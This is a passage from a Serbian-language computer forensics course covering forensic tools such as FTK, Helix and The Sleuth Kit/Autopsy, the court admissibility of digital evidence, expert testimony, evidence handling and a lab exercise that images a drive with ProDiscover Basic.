FTK je najpoznatiji po svojoj sposobnosti i primeni u podršci analize na aplikativnom nivou.

Forensic Toolkit (FTK) se zasniva na Windows operativnom sistemu i može steći i analizirati disk, sistem smeštanja datoteka na medij (engl. file system), aplikacije i podatke (http://www.accessdata.com). FTK podržava FAT, NTFS, i Ext2/3 sistem datoteka, ali je najpoznatiji po svojoj sposobnosti i primeni u podršci analize na aplikativnom nivou. FTK kreira sortiran indeks reči u sistemu smeštanja datoteka na mediju, tako da su pojedine pretrage mnogo brže. Takođe, FTK ima mnogo pregleda različitih formata fajlova i podržava mnoge formate elektronske pošte.

FTK omogućava pregled datoteka i direktorijuma, oporavak izbrisanih datoteka, nadzor pretrage ključnih reči, grafički prikaz svih slika, pretraga datoteka prema različitim karakteristikama, kao i korišćenje hash baze podataka za identifikaciju poznate datoteke. AccessData, takođe, ima alatke za dešifrovanje datoteke i oporavak lozinke.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

HELIX CD I AUTOPSY

Helix je varijacija Knoppix Linux distribucije prolagođena primeni u kompjuterskoj forenzici.

Helix ***CD***

Helix je varijacija Knoppix Linux distribucije prolagođena primeni u kompjuterskoj forenzici (http://www.e-fense.com/helix). Kao i sve ostale varijacije operativnog sitema Knoppix, Helix se može pokrenuti sa CD-a bez instaliranja. Pri tome, Helix ne ostavlja tragove i ne menja sistem koji se analizira. Helix sadrži veliki broj forenzičkih alata, kao što su: za prikupljanje podataka – TSK (the Sleuth Kit) i Autopsy Browser, AIR i Ftime; za analizu i oporavak obrisanih datoteka sa FAT, odnosno ext2 sistema datoteka – fatback i e2recover; za analizu podataka koje sa sobom ostavlja Internet Explorer – Pasco i Galleta; za analizu direktorijuma Recycle

Bin na Windows sistemu – Rifiuti; za pregledanje baze Registry – Regviewer; za promenu Windows lozinki – Chntpw i drugi. Takođe, Helix CD omogućava pokretanje jednog dela forenzičkog paketa (Windows aplikacija) na „živom“ Windows sistemu, ukoliko je potrebno generisati sliku „živog“ sistema – memorije i diskova.

The Sleuth Kit / Autopsy

The Sleuth Kit (TSK) je skup alata u komandnoj liniji za analizu zasnovanu na Unix-u , a Autopsy je grafički interfejs za TSK (http://www.sleuthkit.org). Alarik za sistem datoteka u TSK-a zasnovane su na The Coroner's Toolkit (TCT) (http:// www.porcupine.org), koji su razvili Dan Farmer i Wietse Venema. TSK i Autopsy mogu analizirati FAT, NTFS, Ext2/3, i UFS sisteme datoteke i mogu pregledati datoteke i direktorijume, oporaviti izbrisane datoteke, proverite rokove aktiviranja datoteka (engl. timelines of file activity), izvoditi pretragu po ključnoj reči i koristiti has baze podataka. Alati TSK i Autopsy Browser omogućavaju unificirano upravljanje slučajevima (ukoliko forenzička istraga obuhvata više računara, koji, na primer, pripadaju različitim vremenskim zonama, a za potrebe istrage je neophodno formirati tačan redosled događaja), dodavanje događaja na osnovu analize dnevničkih datoteka IDS sistema i mrežnih barijera, dodavanje zabeleški, generisanje heš vrednosti svih analiziranih objekata (datoteka, sistema datoteka itd) i generisanje izveštaja.

Poglavlje 8

Specifičnosti veštačenja kompjuterskog kriminala

PRIPREMA DOKAZA ZA SUDSKI PROCES

Navode se način na koji se pripremaju dokazi za sudski proces.

Eksperti IKT iz naučnih krugova, bez obzira da li su angažovani u akademskim profesijama ili nisu, uvek su iznenađeni sa fenomenom ispitivanja u parničkom procesu. Za njih su neprihvatljiva pravila rivaliteta u legalnom pravosudnom sistemu, nasuprot principa kolegijalnosti, koji se podrazumeva i barem je teoretski prisutan u svetu nauke i akademske profesije. Najznačajnija pitanja za tužioce u toku istrage, dokazivanja i pripreme za veštačenje pred sudom je da obezbede osnovna znanja o tehničkim aspektima digitalnih dokaza i dovoljno vremena za rukovanje raspoloživim digitalnim dokazima.

Kako efikasne pripreme za glavni pretres počinju već nakon završetka istražnog postupka, potreba za kompetentnim tehničkim znanjima održava se kroz ceo tok slučaja. U predistražnom postupku, u procesu pripreme treba obratiti pažnju na pripremu tužioca na obim istrage, efikasnu komunikaciju između tužioca, organa istrage i forenzičkog analitičara i na rukovanje sa digitalnim dokazima.

PRELIMINARNA PRIPREMA TUŽIOCA

Često slučaj sa digitalnim dokazima predstavlja posebno proceduralno i materijalno pitanje.

Idealno, slučaj sa digitalnim dokazima treba da razvija i priprema tim koji se sastoji od najmanje tri lica tužioca, kriminalističkog inspektora, rukovodioca istrage i forenzičara (IKT veštaka).

Jedan od prvih zadataka tužioca naimenovanog za vođenje slučaja, je uvid u obim istrage, što uključuje nekoliko ključnih pitanja i razmatranja :

- priprema razumljive prezentacije slučaja za glavni pretres (otkrivanje činjenica),
- razjašnjavanje prirode tehnoloških pitanja (tehnika i alata),
- identifikacija i objašnjenje izvora i prirode digitalnih dokaza,
- identifikovanje potencijalnih izvora materijalnih digitalnih dokaza (npr., bekap datoteke, log datoteke itd.),
- razmatranje svih odgovarajućih sankcija.

DEFINISANJE USLOVA ZA IZNOŠENJE DIGITALNIH DOKAZA

Uslovi koje treba razmatrati pre iznošenja digitalnih dokaza.

- Diskretno pravo sudija o prihvatljivosti digitalnih dokaza.
- Relevantnost digitalnog dokaza za dokazivanje, ili pobijanje osnovane sumnje, gde je relevantan "dokaz koji ima tendenciju da izgrađuje nepobitnu činjenicu", a posebno se razmatraju štetnost i prigovor da je dokaz "dokaz drugog zločina, greške ili dela".
- Autentifikacija digitalnog dokaza u toku svedočenja sa nekom razumnom verovatnoćom.
- Posrednost svedočenja zbog posredne prirode digitalnih podataka i dokaza.
- Razlikovanje čvrstog digitalnog dokaza prethodno uskladištenog u računaru, od ilustrativnih (pomoćnih) kompjuterskih dokaza koji samo ilustruje tvrdnju (svedočenje), ali ništa sam po sebi ne dokazuje.
- Autentifikacija kompjuterski uskladištenih čvrstih dokaza čime tužilac mora pokazati da je dokaz uskladišten u računaru, upravo ono što tvrdi da jeste.
- Prihvatljivost papirne kopije kompjuterski uskladištenih čvrstih dokaza, prema pravilu najboljeg dokaza.

Čak i ako se kompjuterski uskladišten dokument može sa tehničkog aspekta smatrati ne-originalnim dokumentom, naročito ako se uzme u obzir da su originalni podaci u računaru samo nizovi bitova (1 i 0), pravilo "najboljeg dokaza" ne pravi problem o prihvatanju odštampanog kompjuterskog dokaza kao originalnog dokaza, ako on tačno predstavlja uskladištene podatke.

PRIHVATLJIVOST KOMPJUTERSKI GENERISANIH DIGITALNIH DOKAZA NA SUDU

Navode se parametri koji utiču na prihvatljivost dokaza na sudu.

Prihvatljivost kompjuterski generisanih digitalnih dokaza na sudu određuju sledeći parametri:

Relevantnost digitalnih dokaza;

Način integracije digitalnih dokaza kroz iskaz IKT veštaka u sudski proces;

Autentifikacija i druga osnovna pitanja zaštite integriteta digitalnih dokaza;

Posrednost kompjuterski generisanog dokaza, sa mogućnošću provere integriteta dokaza od uzimanja imidža u procesu akvizicije do veštačenja pred sudom, ako to sud zahteva.

SVEDOČENJE/VEŠTAČENJE IKT EKSPERTA

U međunarodnoj praksi razvijeno je više preporuka za ispitivanje mišljenja - svedočenja ili veštačenja IKT eksperta.

Generalno, sud može prihvatiti ekspertsko svedočenje, gde IKT ekspert na poziv suda, iznosi svoje stručno mišljenje o digitalnim dokazima koji optužuju ili oslobađaju, ali ne iznosi mišljenje o utvrđenim činjenicama, koje su relevantne za slučaj. Tehničko ekspertsko mišljenje treba da bude prihvatljivo za sud i kada ekspert/ forenzičar uvodi nove softverske alate ili nove verzije starijih softverskih alata za akviziciju i analizu digitalnih medija, ali primenjuje naučne principe digitalne forenzike i to na zahtev suda može potvrditi. Takođe, tehnike za primenu alata za akviziciju i analizu digitalnih dokaza, na osnovu kojih forenzičar izvlači zaključke, moraju biti za sud relevantne, pouzdane, proverljive i u skladu sa usvojenim principima i da se na zahtev suda mogu testirati i verifikovati. IKT veštačenje podrazumeva da o digitalnim dokazima svedoči zakleti IKT ekspert – ovlašćeni sudski veštak, koji iznosi stručno mišljenje o digitalnim dokazima, ali i o utvrđenim relevantnim činjenicama koje se odnose na slučaj

Dobar metod prezentacije kompleksnih digitalnih dokaza, uključuje

- Korišćenje vrlo jednostavnih analogija za objašnjenje generalnog koncepta (npr. slanje e-maila je kao slanje poštanske karte);
- Definisanje tehničkih reči pojmovima koje pravosudni organi i porota mogu razumeti;
- Korišćenje slika, crteža ili grafikona za demonstraciju kompleksnih sistema;
- Izgradnju svedočenja početi kroz uvodnu reč sa jednostavnim konceptima, a zatim preći na kompleksnija pitanja koja treba objasniti u detalje;
- Povezivanje tehnologije u slučaju sa tehnologijama koje su prisutni pravosudni organi i drugi u sudnici već upoznali ili koristili, gde je moguće.

EDUKOVANJE PRAVOSUDNIH ORGANA

Ako je slučaj kompleksan, potrebno je edukovati sve prisutne u sudnici (sudiju i porotu) u svakoj fazi suđenja (parnice).

Edukacija treba da obuhvati: proveru usklađenosti sa naučnim principima; proveru zakonske prihvatljivosti digitalnih dokaza i saslušanja IKT veštaka pre glavnog pretresa; primenu principa uviđaja; uvodnu izjavu; svedočenje/veštačenje IKT eksperta; unakrsno ispitivanje i završnu reč (izjavu) i zatvaranje svedočenja/veštačenja.

Iako je važno za sudiju i porotu održavati na minimalnom nivou razumevanja, nije cilj da se od njih stvaraju eksperti za samu po sebi kompleksnu problematiku IKT veštačenja, nego da shvate suštinu ekspertskog svedočenja ili veštačenja.

Svaki slučaj zahteva da tužilac pažljivo razmotri šta treba da bude dokazano/opovrgnuto i ispita sve elemente optužnice, da bi obezbedio prezentaciju ubedljivih dokaza za svaki elemenat optužnice. Često postoji konflikt između praktičnih ograničenja na to šta se može dokazati ili opovrći (pobiti) i šta od alternativnih objašnjenja advokat odbrane može iskoristiti da unese razumnu sumnju u dokazni postupak ili dokaze.
Šta jedan tužilac treba da opovrgava, zavisi od samog pitanja i snage preostalih dokaza u slučaju. Na primer, u slučaju dečije pornografije, kada je bitan elemenat poznat, može opovrći tvrdnju odbrane da su slike uskladištene u računar osumnjičenog bez njegovog znanja, jer nije razumno prihvatiti alternativu, tj. da su se u njegovom računaru slike pojavile same po sebi.

Poglavlje 9

Vežba - Kompjuterska forenzika

KOMPJUTERSKA FORENZIKA

Kompjuterska forenzika je grana nauke forenzika koja se odnosi na sudske pravne dokaze pronađene na računaru. (Predviđeno vreme trajanja vežbi je 45 minuta).

Kompjuterska forenzika je grana nauke forenzika koja se odnosi na sudske pravne dokaze pronađene na računaru i digitalnim sredstvima za skladištenje podataka. Kompjuterska forenzika je takođe, poznata kao digitalna forenzika,

Cilj kompjuterske forenzike je istražni postupak nad računarskim sistemom u kome se utvrđuju uzroci nekog incidenta.

Kompjuterska forenzika je primenjena nauke i inženjeringa na pravni problem digitalnih dokaza. Kompjuterska forenzika je naučno ispitivanje i analiza zadržanih podataka ili preuzetih sa medija za skladištenje na računaru tako da se informacije mogu koristiti kao dokaz na sudu. Alati i tehnike koje ova disciplina zahteva su relativno lako dostupne svakome ko želi da sprovede forenzičku analizu. Od kompjuterskih istražitelja se zahteva ispitivanje na svakoj fizičkoj lokaciji, a ne samo u kontrolisanim uslovima. Prikupljanje digitalnih dokaza počinje kada se informacija i/ili fizički objekt prikupe ili skladište u očekivanju ispitivanja. Termin dokaz implicira da je onaj koji je dokaz prikupio prepoznat od strane suda i da je proces prikupljanja takođe prepoznat kao legalan proces, u skladu sa lokalitetom sa koga je prikupljen. Podatak ili fizički objekt postaje dokaz jedino kada je prikupljen od strane ovlašćenog lica. Forenzičku analizu obavljaju stručni timovi. Timovi rade u oblasti visokih tehnologija, i to ponekad može biti analiza samih računarskih i informacionih sistema i mreža, a ponekad može biti samo deo veće istrage ili pomoćna analiza. Timovi za forenzičku analizu formiraju se po potrebi za određeni slučaj

SAKUPLJANJE DIGITALNIH DOKAZA

Da bi forenzika bila uspešna moraju se prikupiti odgovarajući dokazi

Jedan od najosetljivijih postupaka i greške u ovom postupku dovode do gubitka i/ili oštećenja dokaza, ili ih mogu učiniti nepouzdanim, pa čak i neupotrebljivim. Pre prikupljanja dokaza treba detaljno proceniti razmatrani slučaj i na osnovu toga odrediti smer postupanja. U takvu procenu ulaze nalog za pretraživanje, detalji slučaja, vrsta ispitivane hardverske i programske podrške, potencijalni dokazi koji se traže i uslovi njihovog prikupljanja.

Posebna pažnja mora se voditi pri obradi kompjuterskih dokaza:

- Većinu digitalnih informacija je lako promijeniti, a nakon što je promenjena obično je nemoguće prepoznati da je promena izvršena.
- Iz tog razloga je uobičajena praksa da se izračunati kriptografski izvod (engl.hash) dokazne datoteke snimi na drugom mestu, obično u istraživačke sveske, tako da se može dokazati kasnije da nije izmenjen.
- Druge specifične prakse u obradi digitalnih dokaza uključuju:
- Snimanje medija pomoću računarskih alata za zabranu upisivanja (engl.writeblocking) kako bi se osiguralo da nema dodatih podataka sa sumljivog uređaja.
- Uspostaviti i održavati lanac nadzora.
- Dokumentovanje svega što je učinjeno.
- Koristite samo sredstva i metode koje su ispitane i procenjene za njihove tačnost i pouzdanosti.

Tri osnovna formata log datoteka

- System log: Sistem logovi sadrže podatke o događajima i aktivnostima koji izazivaju komponente sistema. Tipovi događaja koji odgovaraju svakom od ovih logova predefinisani su od strane samog sistema.
- Security log: Logovi ovog tipa sadrže informacije o validnim i ne validnim pokušajima logovanja kao i događaje koji regulišu korišćenje resursa. Logovi ovog tipa dostupni su samo administratoru sistema i adminsitrator određuje koje će aktivnosti nadzirati.
- Application log: Aplikacioni logovi su najbrojniji logovi i beleže aktivnosti aplikacija.

Tvorci aplikacija određuju šta će se nadzirati i logovati.

ANALIZA

Metode analiza

Analiza

Najizazovniji i najinteresantniji deo forenzičkog procesa.

Da bi uspešno izvršio analizu, istražitelj mora poznavati način rada operativnog sistema i aplikacije koja je predmet istrage.

Svi digitalni dokazi moraju biti analizirani kako bi se utvrdila vrsta informacija koje se čuvaju na njoj.

Poželjno je da se dokazni materijali analiziraju u kontrolisanim uslovima, koji postoje u posebnim forenzičkim laboratorijama.

Kada je moguće treba analizirati kopije dokaza da bi se izbeglo nenamerno oštećenje orginala.

Redosled ispitivanja dokaza može se utvrditi prema mestu pronalaska ili stabilnosti medijuma na kojima su smešteni.

Metode analiza

- Mogu se klasifikovati u četiri grupe:

- Analiza vremenskog redosleda događaja - utvrđuje se redosled događaja i povezuju se sa korisnicima sistema.
- Pronalaženje skrivenih podataka - utvrđuje se postoje li podaci koji su šifrovani, zaštićeni lozinkama, sakriveni komprimovanjem ili primenom steganografije.
- Analiza programa i datoteka. Iz analize podataka i programa koji se nalaze na računaru, može se saznati o korisniku, njegovom nivou znanja, navikama u radu i slično.
- Analiza vlasništva nad datotekama. Identifikovanje korisnika koji je napravio određenu datoteku, izmenio je ili joj pristupio može biti veoma značajno za istragu.

IZVEŠTAJI

Evidencija prikupljenih podataka

Nakon završetka analize, izrađuje se izveštaj i predaje se nadležnoj instituciji ili organizaciji po čijem je nalogu urađena računarska forenzička analiza.

Ukoliko je namnjen dokaznom ili sudskom postupku izveštaj ima propisanu formu i sadržaj.

Završni izveštaj o incidentu sadrži:

- relevantne podatke o incidentu
- prepoznavanje izvora napada
- prepoznavanja i uklanjanje sigurnosnih propusta

Koristiti se u sklopu procesa za upravljanje sigurnosnim incidentima

Evidencija prikupljenih podataka

Evidencija prikupljenih dokaza predstavlja dnevnik u kome se upisuju svi podaci o prikupljenim dokazima. Kvalitetna evidencija obezbeđuje punu verodostojnost dokaza.

U njoj se moraju nalaziti podaci koji mogu dati odgovor na sledeća pitanja:

- Ko je prikupio dokaz?

- Kako i gde je dokaz prikupljen?
- Kome i kada (vreme i datum) je dokaz dat?
- Kako je dokaz uskladišten i zaštićen?
- Ko je izuzeo dokaz iz skladišta i zbog čega?

Profesionalni istražni organi završavaju specijalnu obuku radi sprečavanja kompromitovanja dokaza.

Kompromitovani dokazi obično nisu prihvatljivi u sudu.

Obezbeđenje dokaza

Mora se ograničiti pristup dokazima da bi bili obezbeđeni.

Policija i druge zakonske institucije koriste zasebne prostorije za čuvanje dokaza, sa ograničenim pravima pristupa; jedno lice je zaduženo za kontrolu pristupa.

Dokazi u vidu elektronskih medijumima čuvaju se u prostorijama koja nisu izložena dejstvu neuobičajenih temperatura i promeni vlažnosti.

Poželjno je da se dokazi pakuju u plastične vrećice sa nalepnicama na kojima se ispisani datum i vrieme prikupljanja i lice koje je prikupilo dokaz.

ZADACI DIGITALNOG FORENZIČARA

Početak same analize računara podrazumeva da je ispred forenzičara privremeno oduzeti računarski sistem sa pratećom periferijom, medijima i drugim potencijalnim dokazima.

Digitalna forenzika, relativno nova naučna disciplina (od 1999), nalazi mesto u pravosudnom sistemu. Prate je brze promene računarskih i digitalnih uređaja, sve sofistiranijih napada na računarske sisteme i mreže i rapidni porast zloupotreba IKT sistema i kompjuterskog kriminala. Računar ima glavnu ulogu u većini istraga krivičnih dela, pa je sposobnost analize računara i ekstrakcije relevantnih informacija i dokaza od vitalnog značaja za istragu većine krivičnih dela kompjuterskog kriminala. Može biti kompromitovan, osumnjičen, izvorni, napadnuti (žrtva), posredni i ispitivani računar. Po prihvatanju zahteva za forenzičku analizu računara, sledeći korak je početak ispitivanja računara, ili pravljenje imidža na fornzičkom računaru za dalju analizu. Svaki forenzičar treba da očekuje da bude pozvan da iznese ekspertsko mišljenje pred sudom, ili pak da veštači i razjašnjava određena pitanja u toku trajanja procesa. Na kraju, digitalni forenzičar mora poznavati brojne forenzičke alate koji obezbeđuju pouzdanu akviziciju i analizu, ne menjaju stanje na originalnom ispitivanom računaru, ne menjaju digitalne podatke, čuvaju integritet podataka/dokaza u lancu istrage i obezbeđuju ponovljivost rezultata u slučaju zahteva suda.

Početak same analize računara podrazumeva da je ispred forenzičara privremeno oduzeti računarski sistem sa pratećom periferijom, medijima i drugim potencijalnim dokazima, prikupljenim u procesu pretrage i privremenog oduzimanja računara, ili imidž HD-a osumnjičenog računara, ako nije moguće privremeno oduzeti računar. U slučaju ispitivanja računara osumnjičenog forenzičar mora znati šta treba da traži u računaru: slike, dokumenta, šifrovane informacije, ključne reči ili druge informacije? Ove informacije mora dobiti od istražitelja. Metod isključivanja računara je osetljivo pitanje i zavisi od operativnih okolnosti i situacije u kojoj se računar nalazi i nema jedinstvenog pravila. Sigurno je jedino da se ni jedan računar u procesu pretrage i privremenog oduzimanja ne uključuje. Uključen računar obavlja milione operacija u sekundi i izaziva brojne promene u sistemu, koje potencijalno mogu izazvati izmene dokaza koje je teško objasniti pred sudom.

MOGUĆNOST ISKLJUČIVANJA U WINDOWS OS

Windows OS imaju tri moguća isključivanja - normalno (shutdown), korisnički definisano i nasilno isključivanje, sa različitim posledicama za digitalne podatke.

Windows OS imaju tri moguća isključivanja - normalno (shutdown), korisnički definisano i nasilno isključivanje, sa različitim posledicama za digitalne podatke. U normalnom isključivanju OS mogu se dogoditi brojne potencijalno loše stvari za forenzičara: Swap fajl može biti prepisan i dragocene informacije izgubljene; mnoge aplikacije brišu privremene fajlove; mogu se izgubiti detalji o logovanju korisnika; menja se stanje registara; slack prostor na disku može biti prepisan, a ranije upisani podaci izgubljeni; sistem memoriše fajlove na HD i priprema se za sledeće uključivanje, što utiče na vreme I datum kreiranja, pristupa i modifikacije. Korisnički definisano isključivanje za forenzičara ostavlja najozbiljnije posledice korišćenjem tzv. antiforenzičkog alata tipa Evidence Eliminator, koji je dizajniran sa ciljem da briše sve tragove aktivnosti u računaru osim fajla kojeg korisnik želi da bude viđen. Nasilno isključivanje ostavlja bez promene sve što je bilo na čvrstom disku u vreme isključivanja. Nasilno isključivanje još uvek se smatra najboljim načinom isključivanja za digitalne forenzičare, ne dopušta sistemu da se očisti, ili isključi na normalan način, tako da „dirty bit“, koji indicira normalno isključivanje kog Windows NT, 2000, XP OS, ostaje setovan tako da OS računara pri sledećem startovanju ima informaciju da je došlo do nepropisnog isključivanja, kao u slučaju nestanka struje i sl. i sistem preduzima akcije za samoproveru pokretanjem SCANDISK (Win 9x) ili CHKDSK (Win NT) aplikacija.
Forenzičar može naići na računar u stanju pripreme, hibernacije i spavanja. Sa aspekta forenzičara u stanju hibernacije je nabolje naći računar, jer pokazuje u kojem stanju je korisnik napustio računar i ostavlja sve fajlove koji postoje. Stanje desktopa računar memoriše se na HD u HIBERFILE.SYS fajl,
koji se može ispitati na forenzičkom računaru kao svaki drugi fajl i videti šta se tačno desilo pre postavljanja računara u ovo stanje. Rad na živom sistemu može obezbediti maksimum dokaza, pod uslovom da se unesu minimalne izmene u ispitivanom sistemu i da obezbedi integritet svih sakupljenih dokaza, uključujući fotografisanje ekrana i svih akcija, pre isključivanja i privremenog oduzimanja računara.

STVARANJE SLIKE O DOKAZNOM MEDIJU


Nakon što preuzmu i osiguraju dokazi, mogu se kopirati mediji i analizirati podaci. Prvo pravilo digitalne forenzike je očuvanje izvornih dokaza.

Nakon što preuzmu i osiguraju dokazi, mogu se kopirati mediji i analizirati podaci. Prvo pravilo digitalne forenzike je očuvanje izvornih dokaza. Zatim se sprovodi analiza samo na kopiji podataka - slici originalnog medija. Nekoliko proizvođača nudi alate za sticanje MS-DOS, Linuxa i Windows-a. Međutim, za Windows alate potreban je uređaj za blokiranje pisanja (o čemu će biti reči kasnije) prilikom prikupljanja podataka iz FAT ili NTFS sistemskih datoteka.

KORIŠĆENJE PRODISCOVER BASIC ZA STVARANJE SLIKE DISKA

U operativnom sistemu Windovs Vista i novijim verzijama morate biti u režimu administratora.

Važno: ProDiscover Basic 64 je već instaliran na uređaju WIN810 u ovoj laboratoriji.. U operativnom sistemu Vindovs Vista i novijim verzijama morate biti u režimu administratora.
Da biste počeli da koristite ProDiscover za sticanje slike diska, učinite sledeće:
Korak 1
Izvršena je prijava na radnu stanicu PLABWIN810 i odabrana je File Explorer ikonica na taskbar-u.
Na Slici 1 je prikazan File Explorer



Slika 9.1 File Explorer [Izvor:Autor]

Korak 2
Odabrana je sledeća lokacija:
C:\Work

Ovaj folder će se koristiti za skladištenje podataka i druge povezane datoteke koje ProDiscover stvara prilikom prikupljanja i analize dokaza.


Slika 9.2 : Work Folder [Izvor:Autor]

Korak 3
Sledeći koraci će pokazati kako dobiti sliku diska E koji se zove USB. Potrebno je napomenuti da ovaj uređaj nije stvarni USB uređaj, već fiksni uređaj na računaru.
Dobijanje slike može se primeniti i na druge medijume, poput fiksnih hard diskova i portabilnih USB fleš uređaja.
Na USB disku postoji opcija za zaštitu od pisanja (ako je dostupan) i može se staviti taj uređaj u režim zaštite od pisanja. Zatim se poveže USB disk sa računarom. Većina trenutnih USB fleš uređaja nema prekidač za blokadu pisanja; za ovu aktivnost pretpostavlja se da je USB fleš uređaj zaštićen od pisanja. Ova aktivnost nas upoznaje sa alatom ProDiscover Basic. Za pravilne postupke forenzike je potrebna zaštita od pisanja po bilo kojem medijumu kao potvrda da dokazni materijal nije promenjen.

PRODISCOVER BASIC SA ADMINISTRATORSKIM PRAVIMA

Da bi se otvorio ProDiscover Basic sa Administratorskim pravima, desni klik na dektop ikonicu i odabrati Run as Administrator

Korak 4
Pokrenut je ProDiscover Basic sa Administratorskim pravima.
Da bi se otvorio ProDiscover Basic sa Administratorskim pravima, desni klik na dektop ikonicu i odabrati Run as Administrator. Potrebno je pritisnuti Yes ukoliko se pojavi User Account Control boks



Slika 9.3 Pokretanje ProDiscover alata sa administratorskim privilegijama [Izvor:Autor]

Korak 5
Prilikom pokretanja ProDiscover otvoriće se launch dialog boks. Odabrati Cancel.

Slika 9.4 Launch Dialog boks [Izvor:Autor]


Korak 6
U glavnom prozoru, u Action meniju, odabrati Capture Image.

Slika 9.5 Slika 5: Capture Image [Izvor:Autor]

ODABIRANJE LOKALNE PUTANJE

U Capture Image dijaloškom boksu, odabrati Source Drive

Korak 7
U Capture Image dijaloškom boksu, odabrati Source Drive i iz padajauće liste odabran je drajv E:\[USB] 4.997 GB.
Odabrano je >> dugme pored Destination tekstualnog polja i kliknuto na Choose Local Path.



Slika 9.6 Opcija Choose Local Path [Izvor:Autor]

Korak 8
Nakon što se Save As dialoški boks otvorio, proširen je Local Disk (C:) > Work > Data files i kliknuto je na Ch01 folder.
Unešeno je ime za sliku koja se pravi a to je:
InChp-prac

Opcijom Save je sačuvan fajl.

Slika 9.7 Odabrana opcija za čuvanje [Izvor:Autor]

Korak 9
Povratkom na Capture Image dialoški boks, ukucano je ime u Technician Name tekstualnom polju.
U Image Number tekstualnom polju, ukucano je:
InChp-prac01


Kliknuto na OK.

Slika 9.8 Slika 8: Uneta vrenost u tekstualnom polju Image Number [Izvor:Autor]

DOBIJANJE SLIKE

Dobijnje slike ciljanog uređaja putem ProDiscover Basic može potrajati nekoliko sekundi.

Korak 10
ProDiscover Basic zatim dobija sliku ciljanog uređaja, kao što se može videti iz statusa drajva koji se nalazi na dnu prozora. Ovaj proces može potrajati nekoliko sekundi.



Slika 9.9 Operacija dobijanja slike [Izvor:Autor]

Korak 11
Po završetku procesa prikazuje se obaveštenje za proveru datoteke dnevnika (log datoteka) stvorene tokom procesa. Ova log datoteka sadrži dodatne informacije ako su se pojavile greške tokom prikupljanja podataka. ProDiscover takođe stvara MD5 hash izlaznu datoteku. Kada je ProDiscover bio gotov sa procesom, klikom na OK označen je završetak procesa.

Slika 9.10 Operacija hvatanja slike uspešno obavljena. [Izvor:Autor]


Korak 12
Odabran je File iz menija pa nakon toga Exit kako bi se izašlo iz ProDiscover. Ova aktivnost završava prvo prikupljanje podataka iz forenzike. Zatim je urađeno lociranje podataka.

Slika 9.11 Odabrana opcija Exit. [Izvor:Autor]

ANALIZA DIGITALNIH DOKAZA

Kada se analiziraju digitalni dokazi, posao se sastoji u vraćanju podataka.

